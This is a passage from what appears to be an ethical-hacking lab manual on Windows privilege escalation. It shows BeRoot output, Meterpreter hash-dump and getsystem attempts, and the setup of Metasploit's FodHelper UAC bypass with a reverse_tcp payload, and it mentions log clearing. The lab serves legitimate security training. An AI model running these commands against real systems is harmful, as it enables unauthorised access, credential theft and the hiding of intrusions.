
41. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.

42. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.



```
C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
|====================================================================|
|                                                                    |
|                    Windows Privilege Escalation                    |
|                                                                    |
|                           ! BANG BANG !                            |
|                                                                    |
|====================================================================|


################ Service ################

[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AdobeARMservice
Writable directory: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0
Name: AdobeARMservice
Full path: "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AJRouter
Full path: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p
Writable directory: C:\WINDOWS\system32
Name: AJRouter

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ALG
Full path: C:\WINDOWS\System32\alg.exe
Writable directory: C:\WINDOWS\System32
Name: ALG

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AppHostSvc
Full path: C:\WINDOWS\system32\svchost.exe -k apphost
Writable directory: C:\WINDOWS\system32
Name: AppHostSvc
```

Figure 2.1.22: BeRoot result



```
################ Startup Keys ################

[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run

[!] Path containing spaces without quotes
Name: TeamsMachineInstaller
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS
Writables path found:
        - C:\
        - C:\Program Files (x86)


[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\WINDOWS\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: VMware User Process
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files\VMware\VMware Tools
Full path: "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

Name: TeamsMachineInstaller
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files (x86)\Teams Installer
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS



################ Taskscheduler ################

[!] Permission to write on the task directory: c:\windows\system32\tasks
True


################ Check user admin ################

[!] Is user in the administrator group
True
```

Figure 2.1.23: BeRoot result

43. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

44. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the Meterpreter session.


TASK 1.7

Check Current System Privileges

45. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.

46. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.



```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191106031423_default_10.10.10.10_windows.hashes
_270470.txt
[-] Insufficient privileges to dump hashes!
meterpreter >
```

Figure 2.1.24: Access Denied

47. The command fails to dump the hashes from the SAM file located on the **Windows 10** virtual machine and returns an error stating **Insufficient privileges to dump hashes**!.

48. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.


49. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique

50. The command fails to escalate privileges and returns an error stating **Access is denied**.

Note: The screenshot might differ in your lab environment.



```
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied.
The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >
```

Figure 2.1.25: Trying getsystem Command

51. From the result, it is evident that the security configuration of the **Windows 10** virtual machine is blocking you from gaining unrestricted access to it.


TASK 1.8

Bypass User Account Control Setting

52. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

53. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.




```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) >
```

Figure 2.1.26: Back grounding the Session

54. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.


55. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.



```
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
msf5 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac_fodhelper) > 
```

Figure 2.1.27: Setting the Exploit

56. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.



```
msf5 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/bypassuac_fodhelper) >
```


Figure 2.1.28: Setting the Exploit

57. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

58. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.
59. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
